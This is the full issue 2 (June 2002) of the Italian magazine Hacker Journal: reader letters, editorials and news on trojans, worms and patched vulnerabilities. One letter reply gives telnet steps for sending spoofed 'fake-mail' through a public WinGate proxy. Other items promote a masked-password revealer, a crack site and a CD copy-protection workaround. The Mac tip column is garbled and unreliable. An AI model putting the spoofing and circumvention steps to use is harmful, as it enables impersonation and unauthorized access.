HACKER JOURNAL
N.2
quattordicinale
7 giugno - 20 giugno 2002
www.hackerjournal.it
Linux
Tutte le versioni del grande "Sistema". Prova di installazione
2€
NO PUBBLICITÀ
SOLO INFORMAZIONI E ARTICOLI
< ICQ
Quando la chat è un rischio
< "COOKIES" ADDIO !
Via gli odiosi biscottini
< CELLULARI
I link per chiamare gratis
< LANCE SPITZNER
Dagli attacchi ai carri armati a quelli in rete
< ANONIMI
Come Navigare senza farsi beccare
>>>>> NEWS
>>> PRATICA
>>> SICUREZZA
>>> MAC
>>> LINKS

Il primo numero passerà alla storia per molte cose, alcune divertenti, altre meno. Per quanto mi riguarda ho sorriso a una lettera che ci chiedeva se con "tutti 'sti teschi siamo un'agenzia di necrofori o facciamo giornali...". Buona la seconda, anche se tutto sommato l'idea del necroforo non è da scartare a priori. In realtà il teschio è evidentemente una provocazione che punta a solleticare le corde dell'ironia. Qualcuno è stato al gioco, qualche altro si è risentito, forse non cogliendo la vena ironica. Intendiamoci: noi vogliamo fare un giornale serio, con contenuti attendibili ma vogliamo anche, concedetecelo, divertirci un po'. Altrimenti andavamo a lavorare in banca... Poi, come accade in un disco, voglio ringraziare chi ci ha dato una mano: Bismark, Onda Quadra, SecurityInfos e tutto il panorama underground in generale: grazie di cuore. Ah, dimenticavo, questo è comunque un ottimo "disco" da gustare fino un fondo...

bomber78@hackerjournal.it

HJ: INTASATE LE NOSTRE CASELLE

Ormai sapete dove e come trovarci, appena possiamo rispondiamo a tutti, anche a quelli incazzati. Parola di hackers. SCRIVETE!!!

Anno 1 - N. 2 luglio 2002

Boss: theguilty@hackerjournal.it
a cura di Servizi Editoriali
Director: rayuela@hackerjournal.it
Editor: bomber78@hackerjournal.it
Technical editor: caruso_cavallo@hackerjournal.it
Graphic designer: gfag8@hackerjournal.it
Contributors: cronopio@hackerjournal.it (images), Jacopo Bruno (cover picture), Daniele Festa

Publisher
4ever S.r.l.
Via Torino, 51
20063 Cernusco sul Naviglio
Fax +39/02.92.43.22.35

Printing
Stige (Torino)

Distributore
Parrini & C. S.PA. - 00187 Roma - Piazza Colonna, 361- Tel. 06.69514.1 r.a./20134 Milano, via Cavriana, 14 - Tel. 02.754117.1 r.a.

Pubblicazione quattordicinale registrata al Tribunale di Milano il 25/03/02 con il numero 190.
Direttore responsabile: Luca Sprea

hack·er (hăk'ər)

"Persona che si diverte ad esplorare i dettagli dei sistemi di programmazione e come espandere le loro capacità, a differenza di molti utenti, che preferiscono imparare solamente il minimo necessario."

il botto
(fra schiaffi e applausi)

HACKER JOURNAL 2 IS OUT!

E due; con più calma, passata la sbornia del primo impatto, siamo qui a leggere il secondo numero del nostro giornale. Di cose ne sono successe tante, e altre ne succederanno: un mercoledì mattina mi sono alzato, ho acceso il PC, e mi è bastato dare un'occhiata alla posta e a qualche sito per rendermi conto che, con tutta probabilità, avevamo "fatto il botto". Con tutto ciò che comporta, è chiaro: non sono esperto di editoria, ma conosco il web e le sue manie, la sua efficacia e la sua velocità. Essere la prima rivista italiana a trattare certi argomenti si portava dentro la promessa di polemiche, reazioni e affanni da parte di una comunità che per sua natura è attenta ed esigente, pronta a dire la sua, e ci tiene a che la propria voce sia ascoltata dagli altri. Era chiaro che sarebbero arrivati fischi e applausi: ma se abbiamo deciso di giocare comunque questa partita è perché siamo convinti che ne valga la pena. Certo, alle baggianate e alle stupidità gratuite non si farà mai il callo, ma tant'è: /dev/null. A tutti quelli che invece ci hanno mosso critiche civili, anche pesanti e incazzate, ma costruttive, un enorme ringraziamento. Perchè se già da questo numero abbiamo migliorato, è anche grazie a chi ci ha sommerso di messaggi, email e telefonate. La richiesta principale? Maggior specificità tecnica e credo che siamo sulla buona strada. E anche qui un enorme aiuto lo ha dato la comunità, intasando le nostre caselle con idee, articoli e suggerimenti preziosi. Abbiamo ottenuto la collaborazione di personaggi importanti del panorama underground, così come di gruppi di appassionati e di singoli che hanno deciso che questa cosa può avere un suo senso e una sua utilità: questo, più dei complimenti che abbiamo ricevuto, è stato ciò che ci ha gratificato. Più tecnica, dunque, più approfondimenti. Abbiamo forse peccato di ingenuità: non ci aspettavamo una reazione così netta e decisa da parte della rete. Forum, guestbooks e canali di chat sono letteralmente esplosi. E come avevamo intuito, la parola "hacker", è stata presa di mira e divenuta nodo di equivoci e litigate. Ma dare una mescolata alle carte, creare movimento, passa anche per decisioni azzardate. Abbiamo tra le mani uno strumento di enorme potenzialità: raggiungere tante persone con un mezzo cartaceo, così differente da quello digitale, è un'esperienza esaltante ma piena di responsabilità. Molti, anche tra coloro che lavorano/smanettano da anni, hanno criticato non tanto i contenuti, quanto l'immagine e la "facciata": opinioni che nascono da chi ha già esperienza e conosce a menadito tutta la terminologia del settore. Proporsi in edicola anziché su un sito impone stravolgimenti nel linguaggio: se si vuole fare divulgazione è necessario usare parole che anche chi non bazzica abitualmente su packetstormsecurity può recepire. Altrimenti si fa qualcosa a uso e consumo di chi già è smaliziato e dentro l'ambiente, e che certamente non ha bisogno di Hacker Journal. Per tutti gli altri, i curiosi, quelli che sono coscienti di avere ancora da imparare, cercheremo di affrontare argomenti via via più specifici e tecnici. Come sta scritto sui cartelli delle autostrade: stiamo lavorando per voi. Con HJ vogliamo colmare un buco: offrire un appoggio a chi si interessa di questi argomenti, soddisfare la curiosità di chi si avvicina per la prima volta al mondo underground. Non ci interessano le lezioni morali; manifesti e "regole per essere un hacker" le lasciamo a chi ha voglia di dedicarsi a politica e filosofia, noi vogliamo solo appassionare... A sentirci gente!

caruso_cavallo@hackerjournal.it - ICQ n° 66876309

UN GIORNALE PER TUTTI


NEWBIE — MID HACKING — HARD HACKING

Il mondo hack è fatto di alcune cose facili e tante cose difficili. Scrivere de hacking non è invece per nulla facile: ci sono curiosi, lettori alle prime armi (si fa per dire) e smanettoni per i quali il computer non ha segreti. Ogni articolo di Hacker Journal viene allora contrassegnato da un level: NEWBIE (per chi comincia), MIDHACKING (per chi c'è già dentro) e HARDHACKING (per chi mangia pane e worm).

IL PROSSIMO NUMERO IN EDICOLA IL 20 GIUGNO: OGNI 14 GIORNI IL GIOVEDÌ

Ora comincia la sfida

Gymnasium la palestra di HJ: la "raccolta delle firme" per allestire il vostro server/palestra è andata al di là di ogni più rosea aspettativa. Il progetto piace praticamente a tutti, specie all'amministratore delegato (nella foto), quindi stiamo provvedendo ad allestirlo in tempi brevi per permettervi di sperimentare...

Entrate e firmate, please

Il sito è di nuovo on-line, più bello di prima e ricco di tante cosette simpatiche. Vi invitiamo a frequentare la Chat che è molto affollata in questo periodo e la pagina dei Tutorial, sempre più gettonata, che sta crescendo anche grazie ai vostri contributi. Navigatelo senza risparmiarvi e non mancate di segnare il Book...

TESCHI SÌ...
"Ragazzi la cover è davvero forte continuate così..."
"C***o bello! Mettetene altri arredano la cameretta da D**"

O NO?
"Cos'è una rivista di necrofori?"
"Vanno bene per i ragazzini di 13 anni forse neanche per loro... "Bella caz***a"

Occhio!

Alla url del nostro sito: http://www.hackerjournal.it/secretzone c'è una sezione per i lettori di HJ, bisogna autenticarsi:

user: sw7x&
password: whj02

HackMeeting 21.22.23 Giugno 2002 Bologna TPO - via Lenin 3, Bologna

Questa è la quinta edizione dell'hackmeeting italiano. Come le precedenti anche quest'anno l'incontro si svolge in un luogo autogestito, il **Teatro Polivalente Occupato** (**TPO www.ecn.org/tpo**) di Bologna. E, come i precedenti, anche questo meeting è totalmente autogestito e autofinanziato. Non ci sono né sponsor, né etichette.L'intera organizzazione tecnico logistica viene portata avanti durante l'anno da un collettivo virtuale che si ritrova nella mailing **listhack-meeting@kyuzz.org**.

Io sono un ex. un ex hacker. Quando (12-14 anni fa circa) non esistevano leggi a riguardo, non esisteva Internet (per come la si conosce oggi) e si "navigava" solo via ItaPack, FidoNet (esiste ancora oggi!!!), la rete VideoTel e tante BBS. Quando chi aveva un USRobotics a 9.600 bps o dopo qualche anno a 14.400 con vari sistemi di compressione che lo portavano a più alte velocità era un Lord! Allora (nel senso di a quell'epoca) lo spirito era molto diverso. Si stava notti intere a cercare qualche backdoor di un sistema, si provavano NUI e NUA in ItaPack e si boxava (la serie di Blue, Red e Black box che generavano toni a multifrequenza per attivare linee telefoniche). Io sono stato consulente per le forze dell'ordine italiane e straniere, per reati informatici. Cose di un livello particolare, comunque! O dove l'uso dei mezzi informatici diventa passaggio di informazioni sulla pedofilia o cose che chiunque con un po' di buon senso eliminerebbe. Quindi dite ai vostri lettori: Divertitevi, imparate, spaccate il culo al mondo, ma state attenti a non mettervi nei guai, e spiegate loro che voi non siete hacker (non avreste mai fatto questa rivista), ma che la rivista può essere un mezzo per molti per conoscere i concetti e crescere assieme.
Ciao, buon divertimento, e mi raccomando. Oggi fare danni è tanto facile...

Roberto Capodieci

Un sito per me molto bello bello è: www.cracks.am http://www.cracks.am

fbi37

Sono il fondatore di UnixRemote Lab (www.unix.remotelab.org), un laboratorio virtuale dedicato al mondo Unix. Al momento è disponibile un documento che introduce Unix. (http://www.unix.remotelab.org/unix/introduzione-unix/)

http://www.hackernet. dalweb.it UN OTTIMO SITO. INSERITELO TRA I VOSTRI LINK

Net net

Propongo un livello di difficoltà per gli articoli tipo libri di cucina

Complimenti complimenti complimenti complimenti complimenti complimenti

cOre

Noi hemm.. avremmo in lavorazione un sito che tratta hacking inteso come sicurezza dei sistemi, programmi open source, tutorial e articoli tutti scritti dalla nostra redazione. Se volete aggiungere tra i vostri link il nostro sito questo è l'indirizzo: http://www.hackeralliance.net

[JARRET]

...Ero solito litigare più con Windows che con la mia ragazza, ma da quando uso Linux lei ha riconquistato il titolo...

CREW: ISTRUZIONI PER L'USO

Ciao belli, complimenti per la rivista. Devo confessarvi che sono un neofita e non me ne vergogno affatto. Proprio per questo volevo farvi una domanda che forse è un po' imbarazzante tutti quelli che smanettano dalla mattina alla sera. Che c*o sono 'ste crew di cui si parla nel giornale?**

Armageddon

La traduzione dall'inglese è "equipaggio" o, forse, piuttosto una "ciurma" se vogliamo rimanere in ambito piratesco. In pratica si tratta di gruppi di users che decidono di radunare forze e conoscenze per crescere sia come singoli che come comunità. Cosa fanno le Crew? Beh dipende dalle finalità che le ispirano. Ci sono Crew assolutamente storiche e di fama riconosciuta che operano soprattutto sul fronte della sicurezza in tutte le sue sfaccettature, analizzando problemi e proponendo soluzioni. Altre sono più votate ad obiettivi di tipo "militare" attaccando magari canali nella rete per ottenere prestigio e farsi pubblicità. Alcune Crew sono strutturate con un gerarchia di tipo militare con reclute (il livello più basso) e gradi via, via superiori.

DOLCI "BISCOTTINI"

Leggo di Cookies che si installano sul PC ad insaputa dell'utente, vorrei sapere cosa sono e come eliminarli. Tank

Ludus

Un Cookie, o "biscottino" è un archivio trasmesso ad un web browser da un web server che è usato per registrare le sue attività su un Web site. Per esempio, quando comprate gli articoli da un luogo e li disponete in un cosiddetto carrello di shopping virtuale, quelle informazioni sono memorizzate nel Cookies.

Quando il browser chiede gli archivi supplementari, le informazioni del "biscotto" sono trasmesse di nuovo al server. I biscotti possono ricordarsi di altri generi di informazioni personali come la vostra parola d'accesso. Per gli utenti di Windows i biscottini si trovano nel file cookies.txt all'interno del browser di navigazione, basta eliminarlo di volta in volta. Gli utenti del Mac possono trovarli seguendo il percorso: preferenze>ricezioniarchivi>cookie del browser, basta evidenziarli e cancellarli.

Va bene!

Due pagine di mail, ce ne sarebbero volute venti. Beh, gli insulti non mancaco, ma l'uomo, quello vero, ha bisogno anche di insulti e pesciate in faccia, e il redattore pure... Diciamo (stesso intercalare) che lo fortifica. E qui ad HJ siamo redattori strong, scriviamo su una tastiera da fachiro con delle puntine rovesciate al posto dei tasti. Perché siamo uomini veri. Diciamocelo...
E a parte questo, adesso basta parlare di noi, c'è la Rete che ci aspetta, vediamo che cosa siete capaci di fare.

POSTA ANONIMA

Volevo sapere come inviare la posta nascondendo il mio indirizzo IP.

Lucifer

L'argomento è molto più esteso e complesso di quello che possa sembrare. Si può scegliere un sito che consente di nascondere l'IP come punto di invio della e-mail, come descritto all'interno del giornale, oppure uno dei metodi più spiccioli è usare un wingate, ovvero un proxy per il telnet che come tutti i proxy fa comparire nei log del sistema a cui ci connettiamo il suo ip invece del nostro.

La prima mossa è di cercare una lista di wingate pubblici, quindi l'operazione successiva consiste nel connettersi in telnet ad uno di questi.L'output del wingate sarà di questo tipo: WinGate>.

Subito dopo questo prompt dovete scrivere l'indirizzo del server di posta e la porta, come riportato qui sotto: WinGate>mail.tin.it 25.

Lui si connetterà al server lasciando il suo ip al posto del nostro; a questo punto basta seguire le indicazioni precedenti e spedire una semplice fake-mail.

Unico problema potrebbe essere il non vedere l'output su schermo delle operazioni che facciamo; alcune volte infatti succede che noi usiamo tranquillamente il wingate ma appena ci connettiamo da lì sul server smtp non riusciamo a leggere ciò che noi scriviamo, mentre vediamo tranquillamente le risposte del server, in questi casi basta fare tutto con calma, la miglior cosa da fare è prepararsi già prima il documento e poi procedere con copia/incolla.

CORSO + PALESTRA

Ma se l'hacker deve saper programmare, scusate, ALMENO UN CORSO SU C E C++ lo trovo necessario, forse xchè io nn ne so un cao né di hacking né di programmazione?**

Cmq penso che la rivista dovrebbe contribuire alla realizzazione del sogno dei molti profani che la comprano, DIVENTARE HACKER, quindi propongo oltre ad una sezione sulla programmazione un ampliamento di quella della pratica (magari un po' a scapito delle pesanti news), però nel complesso è un ottima idea, in conclusione vi PREGO di metterci a disposizione al + presto GYMNASIUM il "SERVER/ PALESTRA". Grazie

Etiope

Per la palestra ci stiamo organizzando, l'idea piace anche a noi parecchio. L'argomento programmazione lo facciamo nostro, cercheremo di accontentare te e altri lettori che in effetti ci hanno chiesto la stessa cosa.

UN PO' DIFFICILE...

Ciao Raga, ho trovato la rivista molto interessante, ma come primo numero ritengo che sia veramente complessa, si va bene per chi ha già esperienza nel campo ma per chi è

la prima volta che si avvicina dovreste essere più chiari, insomma fare una rivista che possa essere letta anche da chi di informatica e pirateria non ne capisce granché.

Cmq complimenti avete creato qualcosa di serio spero che la prossima uscita ci sia anche un Cd-rom allegato come giuda... ciao a presto

Maudit 56

Ti daremo l'e-mail di "Etiope" così vi mettete d'accordo.

LAVORI FORZATI

Complimenti 300 anni di questa attività... clàùZ

maximus

300 anni di lavoro? È una minaccia?

PROGETTO XOOPS.6B6

Sono alex da Vicenza volevo segnalarvi il mio ultimo progetto www.xoops.6b6.net che tratta di un programma Opensource che permette con pochi passaggi di creare un portale.

Penso che la cosa possa interessare ai vostri lettori. Aspetto i vostri commenti. A presto

Alex

E noi aspettiamo quelli dei lettori che sicuramente non mancheranno di testare il programma.

HACKERS, STORIE DI DISINFORMAZIONE QUOTIDIANA

Ognuno ha la sua versione dei fatti e le proprie opinioni su questo scottante argomento, gli "hackers". Io vorrei partire dalla definizione ufficiale di

hacker, presa dal Jargon (il Dizionario della Rete, reperibile a http://www.tuxedo.org/~esr/jargon/). Hacker viene definito come chi "ama esplorare i dettagli di un sistema riprogrammabile e cerca di estenderne al massimo le possibilità".

Vi sono anche altre definizioni che lo intendono come "un esperto o entusiasta di qualsiasi cosa", o come "chi apprezza le sfide mentali nel superare o aggirare creativamente barriere".

L'ultima definizione, quella di "un individuo che cerca di scoprire informazioni riservate" e` riferita al termine "cracker"...

Questi sono siti e libri sui quali e` possibile ritrovare alcune delle idee presenti in queste mie scarne righe. Ce ne sarebbero un'infinita`, probabilmente molto migliori. Questi sono quelli che più mi hanno ispirato. Innanzitutto Jargon, il dizionario della Rete, con la sua precisa definizione di Hacker, di Etica Hacker e altri succulenti argomenti:

http://www.tuxedo.org/~esr/jargon/html/entry/hacker.html

- La Electronic Frontier Foundation, organizzazione che da sempre difende i diritti dei cittadini in rete e la loro privacy: http://www.eff.org
- La GNU, movimento principale dell'Open Source, organizzazione alla base di molti fra i migliori (e gratuiti) software in circolazione: http://www.gnu.org

Per quanto riguarda l'Italia, vorrei segnalare l'Associazione Culturale Telematica Metro Olografix: http://www.olografix.org

- un altro link "chiave" della sicurezza italiana e` la mailing list www.sikurezza.org, http://www.sikurezza.org

I libri che considero migliori sono:

- Hackers - gli eroi della rivoluzione ("Hackers"), di Steven Levy.
- Giro di vite contro gli hackers ("The Hacker Crackdown"), di Bruce Sterling.
- Spaghetti Hacker, di Stefano Chiccarelli e Andrea Monti (www.spaghettihacker.it)

Lorenzo a.k.a. Kipple

Accidenti, Lorenzo, le "scarne righe" come le definisci tu, bastavano da sole a riempire tutto lo spazio della posta. Ci siamo limitati a riportare le cose salienti soprattutto per i lettori. Adesso giriamo tutto questo agli altri e vediamo che ne pensano. Scrivi ancora, e, per te come per tutti gli altri, diventa un nostro collaboratore: uno per tutti, tutti x hacking.

BETA O PROGRAMMI?

Sono un po' perplesso sempre più spesso si trovano sul mercato programmi che a poche settimane dal lancio necessitano di patch e contropatch.

Ma dico io: non potrebbero testarli un po' meglio prima di metterli in vendita, a volte sembra di avere a che fare con della vere e proprie beta.

Lexus


In effetti molte società di software hanno la cattiva abitudine di lanciare prodotti ancora poco testati. Lo fanno per rispettare le scadenze di mercato e per uscire in contemporanea con la campagna pubblicitaria di lancio pianificata molto tempo prima. Risultato? E' sotto gli occhi di tutti: programmi e videogiochi sono sempre più spesso instabili e necessitano di interventi postumi.

HOT!

UN VIRUS TRAVESTITO DA FIX

A molti sarà capitato di ricevere una e-mail con mittente Kaspersky Labs in cui viene proposto un fix per risolvere in modo definitivo e annientare il worm di Klex.
La e-mail è identificabile perché contiene il seguente soggetto: You're under a serious threat!.
Il contagio avviene attraverso un collegamento ad un server remoto dove viene scaricato ad insaputa dell'utente ignaro il Trojan horse "Smokedown" da un server remoto per poi installarlo sul PC. Il Trojan sfrutta una vulnerabilità di Internet Explorer che peraltro era già stata segnalata dalla stessa Maicrosoft qualche tempo fa e di cui si trovano tutte le specifiche all'indirizzo: **http://www.microsoft.com/technet/security/bulletin/MS01-020.asp.** Nell'immagine abbiamo "taroccato" M. Technet :).
La patch che permette di sanare questo problema si può scaricare liberamente dal sito: **http://www.microsoft.com/windows/ie/downloads/critical/q290108/default.asp.**

HEAP OVERFLOW IN CACHEFSD

Il demone cachefsd della Sun è installato di default sui Sun Solaris 2.5.1, 2.6, 7 e 8 (sia SPARC che Intel). Esiste una vulnerabilità in cachefsd che permette a un utente di eseguire codice arbitrario con i privilegi di cachefsd, che di solito sono root. Sono state rilasciate patch per risolvere questo problema. Per trovare la patch adeguata al vostro sistema consultate l'advisory sul sito del CERT all'indirizzo **http://www.cert.org/advisories/CA-2002-11.html.**

RILASCIATA STEPHANIE PER OPENBSD 3.1

Stephanie è una serie di scripts per l'hardening di una openbsd box.
Le patches per OpenBSD contenute in Stephanie hanno lo scopo di aumentare la sicurezza e la stabilità. Il suo utilizzo non è consigliato proprio per tutti gli utenti, ma se si ha una openbsd box con shell accounts per molti users l'impiego è sicuramente "una bella mossa" a tutti gli effetti.
La nuova versione è facilmente e liberamente configurabile.
In virtù di ciò è quindi possibile utilizzare le sole funzionalità che ci interessano tralasciando quelle che vengono proposte nel pacchetto e che non fanno al caso nostro o che comunque non sono indispensabili per la configurazione che dobbiamo gestire.
Stephaine può essere reperita in tutta tranquillità in rete. E' disponibile all'indirizzo internet: **http://www.innu.org/~brian/Stephanie/.**
Da cui può essere liberamente scaricata.

DOCUMENTO SULLA CONFIGURAZIONE DI LINUX IN SICUREZZA

È stato reso disponibile un documento sulla configurazione di Linux in completa sicurezza dal titolo Linux Security Configuration Document.
La notizia farà sicuramente felici i seguaci del pingunino che sembrano essere sempre più numerosi e che anche al nostro indirizzo di redazione si fanno sentire.
Del resto uno dei "probemi" di Linux è proprio la sicurezza delle migliaia di versioni circolanti, alcune meno affidabili di altre.
Il documento è reperibile presso il seguente indirizzo: **http://www.intersectalliance.com/projects/LinuxConfig/index.html.**

VULNERABILITÀ CISCO SYSTEM IOS

È stata riscontrata una vulnerabilità nel sistema operativo CISCO.
Cisco IOS sarebbe affetto da una falla che ne causerebbe un Dos in seguito all'accettazione di particolari pacchetti ICMP.
La falla in questione interessa una serie piuttosto diffusa di sistemi che riportiamo di seguito.

Sistemi Vulnerabili:

Cisco 1005	IOS 11.0 (18)
Cisco 1603	IOS 11.3 (11b)
Cisco 1603	IOS 12.0 (3)
Cisco 2503	IOS 11.0 (22a)
Cisco 2503	IOS 11.1 (24a)

Tra i sistemi che non sono toccati dalla falla si segnalano invece:

Sistemi non vulnerabili:


Cisco 1603	IOS 12.1 (11)
Cisco 1603	IOS 12.2 (5)
Cisco 2503	IOS 11.2 (26a)
Cisco 2503	IOS 11.3 (11b)
Cisco 2503	IOS 12.0 (19)


Soluzione:
Cisco ha rilasciato una soluzione momentanea nel frattempo che esca la patch: per gli utenti che hanno Cisco IOS 11.x bloccare tutti gli ICMP redirect destinati al router.

"UN ESPERTO È UNA PERSONA CHE EVITANDO TUTTI I PICCOLI ERRORI PUNTA DRITTO ALLA CATASTROFE".
> Definizione di Weinberg

GABOLINA PER CONOSCERE LA POTENZA REALE DEL VOSTRO MAC!

Il nuovo System X del Mac consente di conoscere il be mark della macchina su cui è tato con un semplice coma stuale eseguito dal terminal d la struttura tutta Unix del nuo operativo Macintosh.
Il comando da digitare è: ope questo punto Darwin elabore di dati che corrispondono al il sistema impiega per criptar dei pacchetti dati.
Minore è il tempo impiegato l'elaborazione dei dati, mag giore è la potenzialità del Mac. Quindi confrontan- processi di elaborazione uter diversi se ne indivi- la differenza in termini di to in modo intuitivo sen-

ancora il System clas- lità di conoscere le pre- nfinata all'opzione Apple ofiler attivabile diretta- l menu "mela" e in grado tutte le specifiche tecni- Assolutamente indispen- bile se si acquista un Mac usato...

SHOWPASSWORD PER "RECUPERARE" LA PASSWORD

È un simpatico programmino che pesa soltanto 216 kb che sostituisce gli asterischi nei campi password con la password in chiaro.
Questo è molto utile (per esempio) se vi dimenticate la password della posta elettronica, ma l'avete registrata in Outlook o in qualsiasi altro programma che la rivela con gli asterischi.
Ovviamente cercate di utilizzare questo programma con scopi LEGALI!!!
Si può scaricare liberamente dal sito: **http://ph14.virtualave.net/showpass.zip.**

MELISSA: 20 MESI DI CARCERE AL SUO AUTORE

Molti si ricorderanno del Virus Melissa che qualche tempo fa si diffuse in rete ad una velocità impressionante.
Infatti una prerogativa di Melissa era proprio la rapidità di propagazione. Il contagio avveniva attraverso una e-mail che riportava come oggetto un "messaggio importante" proveniente da un amico, o comunque da una persona in possesso dell'indirizzo e-mail. Una volta ricevuto il messaggio contenente Melissa, il Pc vittima inviava altri 50 messaggi infettati ad altrettanti PC.
Gli effetti del virus erano rappresentati da un inspiegabile rallentamento di sistema.
Il suo autore David L. Smith, 33 anni, è stato condannato a 20 mesi di reclusione e una multa di circa 5.500 euro. Smith è da considerarsi la prima persona condannata per aver diffuso un Virus informatico.
Da considerare che Melissa di per sé non ha mai intaccato o cancellato componenti di sistema dei PC in cui si è propagato, né file di programmi.
Tuttavia si stima che il danno arrecato dalla sua diffusione sia stato di circa 90 milioni di Euro!

HOT!

MICROSOFT CHAT È VULNERABILE... MA DAI!

Il CERT (Centro di coordinamento per la sicurezza su Internet) ha rilevato una falla preoccupante in Microsoft MSN Chat.
Si tratta di un buffer overflow che è contenuto all'interno di un parametro di "ResDLL" residente in un controllo ActiveX.
Il problema grosso di questo controllo è che contiene la firma di Microsoft. Questo permette al browser (sempre che si stia utilizzando Internet Explorer) di scaricare il controllo in questo modo anche gli utenti di Internet Explorer possono risultare affetti da questa vulnerabilità.
Questa vulnerabilità può consentire a frequentatori della rete malintenzionati di eseguire del codice arbitrario utilizzando i privilegi dell'utente che sta utilizzando il Messenger. Microsoft ha rilasciato un bollettino in cui spiega i problemi di questa vulnerabilità. Si tratta del Microsoft Security Bulletin MS02-022 che è possibile trovare a questo indirizzo: **http://www.microsoft.com/technet/security/bulletin/MS02-022.asp**
Il controllo in questione non viene installato di default su nessun sistema di Instant Messaging ma va scaricato e installato per volontà dell'utente.
Questo dovrebbe garantire una maggiore sicurezza. Allo stesso indirizzo del bolletino Microsoft è possibile scaricare la patch in grado di risolvere il problema.
Il consiglio e comunque di installare immediatamente la patch per sanare la vulnerabilità, perché se il rischio è relativamente basso per i sistemi Internet e Intranet, finisce per essere critico per i sistemi client che hanno una grandissima diffusione e che finiscono per interessare un gran numero di utenti.

HOT!

XBOX: EMULATORE DIABOLICO

Devono stare attenti gli appassionati di X-Box, che smaniano dalla voglia di giocare i games della piattaforma Microsoft su PC attraverso l'uso di un emulatore.
Infatti attualmente in rete è disponibile proprio un emulatore di X-Box.
Si tratta in realtà di un Trojan Horse destinato ad arricchire i relativi autori per mezzo del "pag-per-scatto" ed altri schemi di pubblicità on-line di questo tipo.
Il programma **"EMU_xbox.exe"**, una volta installato non consente di giocare ma produce soltanto messaggi di errore.
Un realtà lo scopo è quello di installare sul "PC vittima" un portello posteriore NetBUIE.exe, che tenta silenziosamente di mettersi in contatto con i numerosi server a distanza della rete di pubblicità in linea DoubleClick, almeno secondo un'analisi preliminare proveniente da TruSecure Corporation.
Il programma fraudolento sembra dissipare il relativo nome da NetBEUI, che è ortografato diversamente e corrisponde all'interfaccia di utente aumentata NetBios, a un protocollo di rete standard di Windows.
In uno sforzo ulteriore di impedire agli utenti infettati di rilevare o di disinstallare il portello posteriore, gli autori di NetBUIE.exe hanno dato agli attributi dell'archivio del programma un'aria di legittimità.
Infatti il programma mostra un avviso di copyright di Microsoft ed è descritto come "programma di utilità di verifica del collegamento di rete."
NetBUIE.exe non è il primo emulatore bogus per colpire in Internet.
In gennaio, un altro emulatore di Xbox fasullo, Emulator.0.35.zip", era stato lanciato in rete.
L'indirizzo dove potete trovare l'emulatore è: **http://www.emulator-zone.com.**

VERMICELLO "PORCELLO"

Nella costellazione dei Worms, tanto variegata e simpatica, se ne segnala uno del tutto nuovo, non particolarmente dannoso e che sta raggiungendo, cosa a dire il vero questo è l'aspetto più preoccupante, discreti livelli di diffusione.
Si chiama JS.Fortnight, la cosa più interessante e rilevante è il suo meccanismo di azione, il modo in cui si insinua nel computer vittima portendo il suo carico infetto. Fortnight si comporta come un vero e proprio Cavallo di Troia che porta al suo interno un file che sostituisce la firma nei messaggi che l'utente, infettato, spedisce successivamente usando Outlook Express.
Quindi una volta insediatosi nel PC il worm in questione è capace di propagarsi all'infinito andando a colpire tutte le persone comprese in un elenco di indirizzi.
Una volta che si è installato nel sistema, Fortnight cambia le preferenze dei browser di navigazione impostando come pagina iniziale di navigazione: **rowtocash.net** e altri siti collegati, siti a luci rosse dalle cui pagine viene sparato il worm vero e proprio.
Il comportamento non è dissimile a quello di altri artifizi che hanno come scopo quello di condurre l'utenza su siti di chiaro contenuto pornografico a tutto vantaggio degli amministratori in cerca di profitti conitnui. Per penetrare all'interno del PC il worm sfrutta una vulnerabilità di Microsoft VM Active X, una falla di cui non soffrono i sistemi Microsoft pacchati.

"COPIARE" I CD CON UN PENNARELLO

Non si tratta di disegnare, copiandolo, un bel CD, ma di usare il pennarello per aggirare le protezioni introdotte dalle case discografiche quali Cactus Data Shield di Midbar e la Key2Audio di Sony.
Il tutto viene spiegato per filo e per segno nel sito della ezine tedesca
Chip.de. Le due protezioni citate aggiungono al Cd una traccia esterna che viene ignorata dai lettori audio, meno sensibili, ma manda in tilt i lettori CD-ROM dei Computer.
Chip.de ha minuziosamente documentato all'indirizzo **http://www.chip.de/praxis_wissen/praxis_wissen_8725919.html.**
